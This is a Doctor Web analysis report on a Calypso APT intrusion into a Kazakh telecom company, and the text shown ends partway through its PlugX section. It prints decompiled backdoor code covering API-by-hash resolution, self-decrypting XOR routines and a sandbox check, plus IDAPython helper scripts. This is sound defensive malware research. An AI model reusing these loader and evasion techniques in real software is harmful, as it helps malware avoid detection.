Dr.WEB

Study of an APT attack on a telecommunications company in Kazakhstan

Study of an APT attack on a telecommunications company in Kazakhstan
3/23/2022

Doctor Web Head Office
2-12A, 3rd str. Yamskogo polya
Moscow, Russia
125040

Website: www.drweb.com
Phone: +7 (495) 789-45-87

Refer to the official website for regional and international office information.

Table of Contents

Introduction 4

Remote Rover 5

Conclusion 7

Operating Routine of Discovered Malware Samples 8

- BackDoor.PlugX.93 8
- BackDoor.Siggen2.3622 18
- BackDoor.Whitebird.30 21
- Trojan.DownLoader43.44599 27
- Trojan.Loader.891 37
- Trojan.Loader.896 45
- Trojan.Uacbypass.21 54

Appendix. Indicators of Compromise 59

Introduction

In October 2021, one of Kazakhstan’s telecommunication companies contacted Doctor Web, with suspicion of malware in the corporate network. During the first look, we found backdoors that were previously only used in targeted attacks. During the investigation, we also found out that the company’s internal servers had been compromised since 2019. For several years, Backdoor.PlugX.93 and BackDoor.Whitebird.30, the Fast Reverse Proxy (FRP) utilities, and RemCom have been the main attackers' tools.

Because of the hackers' mistake, we got a unique opportunity to study the lists of victims and find out what backdoor management tools were used. Based on the acquired information, we concluded that the hacker group specialized in compromising the Asian companies’ mail servers with Microsoft Exchange software installed. That said, we also found victims from other countries, including:


- Egyptian government agency
- Italian airport
- USA marketing company
- Canadian transport and woodworking companies

The logs collected along with the command and control server included victims infected from August 2021 to early November of the same year. Yet, in some cases, BackDoor.Whitebird.30 was installed not only on the server running Microsoft Exchange, but on domain controllers, too.

Based on the tools, methods, and infrastructure used, we conclude that the Calypso APT hacker group is behind the attack.

Remote Rover

Command and control server for **BackDoor.Whitebird.30** calls Remote Rover. It allows hackers to remotely launch applications, update the backdoor configuration, download and upload files. Besides that, you can use a command shell via Remote Rover. This is what the control server interface looks like:


RR - 0.0.0.0:443
App Edit View Control Command Tools Help
Copy Find Config Shell File Local IPs About

Host Name	WAN IP	Local IP	Area	System	MAC Address	Workgrou...	User Name	Privil...	Mem...	Delay	Proxy	Config
test-pc	127.0.0.1		127.0.0.1	Win 7 / Win 2008 Serv R...	00-0C-29-68-68-...	[WW]WOR...	SYSTEM	System	1,99 ...	0ms	None	Domain 4 ProxyDomain 0 ProxyUser And Password 0 Use Injection

Status	Time	IP Address	Port	Information
Information	2021-12-01 11:28:58	127.0.0.1	49180	Information Retrieved:test-pc SYSTEM
Success	2021-12-01 11:28:58	127.0.0.1	49180	Host connected
Success	2021-12-01 11:25:10	0.0.0.0	443	Starting service

Online: 1 hosts

Remote Rover came with a configuration file `CFG\default.ini` with the following content:

```
E:\个人专用\自主研发远程\2021\RR\配置备份\telecom.cfg

OneClock.exe
```

If you translate the content from Chinese into English, you can get this path:

```
E:\personal use\Independent research and development
remote\2021\RR\Configuration backup\telecom.cfg
```

For a detailed description of the malware used and how it works, see the Dr.Web Virus Library.

- BackDoor.Siggen2.3622
- BackDoor.PlugX.93
- BackDoor.Whitebird.30
- Trojan.Loader.891

- Trojan.Loader.896
- Trojan.Uacbypass.21
- Trojan.DownLoader43.44599

Conclusion

During the investigation of the targeted attack, Doctor Web virus analysts found and described several backdoors and trojans. It’s worth noting that the attackers managed to remain undetected for as long as other targeted attack incidents. A hacker group compromised a telecommunications company's network more than two years ago.

Doctor Web specialists recommend regularly checking network resources’ efficiency and timely fixing failures that may indicate the presence of malware on the network. Data compromise is one of targeted attacks’ main dangers, but the long-term presence of intruders is also a cause for concern. Such development allows them to control the organization’s work for many years and gain access to especially sensitive information at the proper time. If you suspect malicious activity in the corporate network, the best option is to contact the Doctor Web virus laboratory for qualified help. Dr.Web FixIt! helps you detect malware on servers and workstations. Taking adequate measures timely will minimize the damage and prevent the serious consequences of targeted attacks.

Operating Routine of Discovered Malware Samples

BackDoor.PlugX.93

Added to the Dr.Web virus database: 2021-10-22

Virus description added: 2021-10-30

Packer: absent

Compilation date: 2020-08-13


SHA1 hash: a8bff99e1ea76d3de660ffdbd78ad04f81a8c659

Description

The PlugX backdoor module is written in C. It's designed to decrypt the shellcode from the registry that loads the main backdoor into memory.


Operating principle

First, the backdoor receives the address of the `VirtualProtect()` function by hash. It then uses this address to change access rights to `PAGE_EXECUTE_READWRITE`, starting from the function at `0x10001000` and ending with the entire `.text` section:




```
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  void (__stdcall *virtual_protect)(int, int, int, char *); // eax
  char lpflOldProtect[4]; // [esp+8h] [ebp-4h]

  virtual_protect = get_func_addr(0xC38AE110);
  virtual_protect(0x10001000, 0x2000, 64, lpflOldProtect);
  return 1;
}
```

Getting the function's address by the hash passed as a parameter:



```
_BYTE *__cdecl get_func_addr(int hash)
{
  _LDR_DATA_TABLE_ENTRY *i; // edx MAPDST
  wchar_t *name_dll; // esi
  int len_dll; // ecx
  int hash_name_dll; // edi MAPDST
  char symbol_name_dll; // al
  _DWORD *base_dll; // edx
  _IMAGE_DATA_DIRECTORY *data_directory_export; // ecx
  _IMAGE_EXPORT_DIRECTORY *export_table; // ecx MAPDST
  char *names; // ebx
  __int16 name_index; // cx
  unsigned __int8 *name_func; // esi
  int hash_name_func; // edi
  char symbol_name_func; // al
  int fail; // [esp+Ch] [ebp-10h]

  fail = 0;
  for ( i = NtCurrentPeb()->Ldr->InMemoryOrderModuleList.Flink; ; i = i->InLoadOrderLinks.Flink )
  {
    name_dll = i->FullDllName.Buffer;
    len_dll = LOBYTE(i->FullDllName.MaximumLength);
    if ( !LOBYTE(i->FullDllName.MaximumLength) )
      break;
    hash_name_dll = 0;
    *&symbol_name_dll = 0;
    do
    {
      symbol_name_dll = *name_dll;
      name_dll = (name_dll + 1);
      if ( symbol_name_dll >= 'a' )
        symbol_name_dll -= 0x20;
      hash_name_dll = *&symbol_name_dll + __ROR4__(hash_name_dll, 0xD);
      --len_dll;
    }
    while ( len_dll );
    base_dll = &i->InInitializationOrderLinks.Flink->InLoadOrderLinks.Flink;
    data_directory_export = *(base_dll + base_dll[0xF] + 0x78);
```




```
    if ( data_directory_export )
    {
      export_table = (data_directory_export + base_dll);
      names = base_dll + export_table->AddressOfNames;
      *&name_index = export_table->NumberOfNames;
      if ( *&name_index )
      {
        while ( *&name_index )
        {
          name_func = base_dll + *&names[4 * --*&name_index];
          hash_name_func = 0;
          do
          {
            *&symbol_name_func = *name_func++;
            hash_name_func = *&symbol_name_func + __ROR4__(hash_name_func, 0xD);
          }
          while ( symbol_name_func != *(&symbol_name_func + 1) );
          if ( hash_name_dll + hash_name_func == hash )
          {
            name_index = *(base_dll + 2 * *&name_index + export_table->AddressOfNameOrdinals);
            return base_dll + *(&base_dll[*&name_index] + export_table->AddressOfFunctions);
          }
        }
      }
    }
  }
  return fail;
}
```

Script to get a function by hash:


```
import pefile


ror = lambda val, r_bits, max_bits: \
    ((val & (2**max_bits-1)) >> r_bits%max_bits) | \
    (val << (max_bits-(r_bits%max_bits)) & (2**max_bits-1))

max_bits = 32

library_path_list = [...] # absolute path dlls

def get_func_addr(hash):
    for library_path in library_path_list:
        library = library_path.split('\\')
        name_dll = library[len(library) - 1].upper() + b'\x00'

        hash_name_dll = 0
        for i in name_dll:
            hash_name_dll = ord(i) + ror(hash_name_dll, 0x0D, max_bits)
            hash_name_dll = 0 + ror(hash_name_dll, 0x0D, max_bits)

        pe = pefile.PE(library_path)
        for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
            func_name = exp.name + b'\x00'

            hash_name_func = 0
            for i in func_name:
                hash_name_func = ord(i) + ror(hash_name_func, 0x0D,
max_bits)

            if (hash_name_dll + hash_name_func == hash):
                print '{}-> 0x{:08x} -> {}'.format(name_dll, hash,
exp.name)
                return
```

Changing the permissions to `PAGE_EXECUTE_READWRITE` was necessary to decrypt the code using the XOR operation:



```
.text:10001000                 push    ebp
.text:10001001                 mov     ebp, esp
.text:10001003                 sub     esp, 320h
.text:10001009                 push    ebx
.text:1000100A                 push    esi
.text:1000100B                 push    edi
.text:1000100C                 pusha
.text:1000100D                 push    ecx
.text:1000100E                 push    ecx
.text:1000100F                 push    ecx
.text:10001010                 push    ecx
.text:10001011                 mov     ebp, 3AAE22ABh  ; set key
.text:10001016                 fcmovb  st, st(1)
.text:10001018                 fnstenv [esp+35Ch+var_368] ; get addr last fpu ins
.text:1000101C                 pop     esi             ; get addr fcmovb ins
.text:1000101D                 mov     edi, esi
.text:1000101F                 sub     ecx, ecx
.text:10001021                 mov     ecx, 621h       ; loop count
.text:10001026                 add     esi, 4          ; esi = 0x10001016 + 4
.text:10001029                 xor     [esi+14h], ebp  ; start decrypt loop
```


One version of the backdoor has dynamic XOR encryption. It has decryption at the beginning of the function:




```
.text:1000106C                 call    $+5
.text:10001071                 pop     [ebp+ins_ptr]
.text:10001074                 mov     eax, [ebp+ins_ptr]
.text:10001077                 push    0DB3AFDBBh      ; key
.text:1000107C                 push    82h ; ','       ; count
.text:10001081                 add     eax, 19h
.text:10001084                 push    eax             ; address
.text:10001085                 call    xor_dec
```

```
void __stdcall xor_dec(_DWORD *addr, int count, int key)
{
  int i; // ecx

  for ( i = count; i; --i )
  {
    *addr ^= key;
    key += *addr;
    ++addr;
  }
}
```

And with encryption at the end of the function:



```
.text:10001274                 call    $+5
.text:10001279                 pop     eax
.text:1000127A                 mov     ecx, [ebp+ins_ptr] ; decrypted address ins
.text:1000127D                 sub     eax, ecx        ; delta current ip and old ip
.text:1000127F                 shr     eax, 2          ; div sizeof(DWORD)
.text:10001282                 push    0DB3AFDBBh      ; key
.text:10001287                 push    eax             ; count
.text:10001288                 add     ecx, 19h
.text:1000128B                 push    ecx             ; address
.text:1000128C                 call    xor_enc
```




```
void __stdcall xor_enc(int *addr, int count, int key)
{
  int i; // ecx
  int orig_data_ins; // edx

  for ( i = count; i; --i )
  {
    orig_data_ins = *addr;
    *addr ^= key;
    key += orig_data_ins;
    ++addr;
  }
}
```

Facilitating the script’s work for IDAPython:

```
import idaapi


def xor_dec(address, count, key):
    for i in xrange(count):
        idaapi.patch_dword(address, idaapi.get_dword(address) ^ key)
        key += idaapi.get_dword(address)
        address += 4
```

Before performing malicious actions, the backdoor, as in the case of `VirtualProtect()`, receives functions’ addresses that it needs to work




```
func_hashes[0] = 0xFE61445D;
func_hashes[1] = 0x876F8B31;
func_hashes[2] = 0x13DD2ED7;
func_hashes[3] = 0xE553A458;
func_hashes[4] = 0x3E9E3F88;
func_hashes[5] = 0x8FF0E305;
func_hashes[6] = 0x81C2AC44;
func_hashes[7] = 0x4FDAF6DA;
func_hashes[8] = 0xBB5F9EAD;
func_hashes[9] = 0x528796C6;
func_hashes[10] = 0x60BCDE05;
func_hashes[11] = 0x56A2B5F0;
func_hashes[12] = 0x300F2F0B;
func_hashes[13] = 0x5BAE572D;
func_hashes[14] = 0x62C9E1BD;
func_hashes[15] = 0x2EC95AA4;
func_hashes[16] = 0x3846A3A8;
func_hashes[17] = 0;
load_library_a = get_func_addr(0x726774C);
strcpy(library, "advapi32.dll");
load_library_a(library);
strcpy(library, "iphlpapi.dll");
load_library_a(library);
for ( i = 0; i < 17; ++i )
  *(&get_module_file_name_a + i * 4) = get_func_addr(func_hashes[i]);
```

Received features:

Function name	Hash
CloseHandle	0x528796C6
CreateFileA	0x4FDAF6DA
DeleteFileA	0x13DD2ED7
ExitProcess	0x56A2B5F0
GetAdaptersInfo	0x62C9E1BD
GetModuleFileNameA	0xFE61445D
GetSystemDirectoryA	0x60BCDE05
LoadLibraryA	0x726774C
ReadFile	0xBB5F9EAD


Function name	Hash
RegCloseKey	0x81C2AC44
RegDeleteValueA	0x3846A3A8
RegEnumValueA	0x2EC95AA4
RegOpenKeyExA	0x3E9E3F88
RegQueryValueExA	0x8FF0E305
VirtualAlloc	0xE553A458
VirtualFree	0x300F2F0B
VirtualProtect	0xC38AE110
WinExec	0x876F8B31
WriteFile	0x5BAE572D

In addition, the backdoor checks if it is executed in a sandbox:



```
  system_directory[0] = 0;
  memset(&system_directory[1], 0, 0x100u);
  get_system_directory_a(system_directory, 0x104);
  v2 = 0;
  if ( system_directory[0] )
  {
    while ( system_directory[++v2] )
      ;
  }
  v4 = v2 - 1;
  if ( v4 > 0 )
  {
    while ( system_directory[v4] != '\\' )
    {
      if ( --v4 <= 0 )
        goto LABEL_10;
    }
    system_directory[v4 + 1] = 0;
  }
LABEL_10:
  strcpy(v8, "hh.exe");
  strcat(system_directory, v8);
  v5 = create_file_a(system_directory, 0, 0, 0, 3, 0);
  if ( v5 == -1 )
    result = exit_process(0);
  else
    result = close_handle(v5);
  return result;
}
